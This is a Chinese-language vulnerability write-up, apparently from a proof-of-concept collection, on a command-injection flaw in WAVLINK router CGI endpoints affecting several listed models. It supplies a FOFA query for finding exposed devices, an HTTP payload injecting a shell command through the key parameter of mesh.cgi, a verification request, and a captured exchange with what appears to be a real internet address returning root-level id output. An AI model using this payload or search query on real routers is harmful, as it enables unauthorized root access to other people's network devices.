W8-1Wavlink-路由器-RCE

漏洞描述：

WAVLINK路由器mesh.cgi、nightled.cgi、live-api.cgi等接口处存在命令执行漏洞，攻击者可通过该漏洞获取服务器权限。包含型号WN530HG4、WN531G3、WN572HG3、WN535G3、WN575A4等。

网站图片：

网络测绘：

fofa语法：

FOFA：icon_hash="-1350437236"


漏洞复现：

payload：

```
POST /cgi-bin/mesh.cgi?page=upgrade&key=';id>./2.txt;' HTTP/1.1
Host: your-ip
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Content-Length: 0
```

效果图:
验证

```
GET /cgi-bin/2.txt HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip
```



```
GET /cgi-bin/2.txt HTTP/1.1
Host : 146.113.248.95:80
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip

```

```
HTTP/1.1 200 OK
Content-Type: text/plain; charset=utf-8
Accept-Ranges: bytes
ETag: "3582682361"
Last-Modified: Thu, 21 Dec 2023 09:54:00 G
Date: Thu, 21 Dec 2023 09:54:14 GMT
Server: lighttpd
Content-Length: 34

uid=0(admin2860) gid=0(admin2860)

```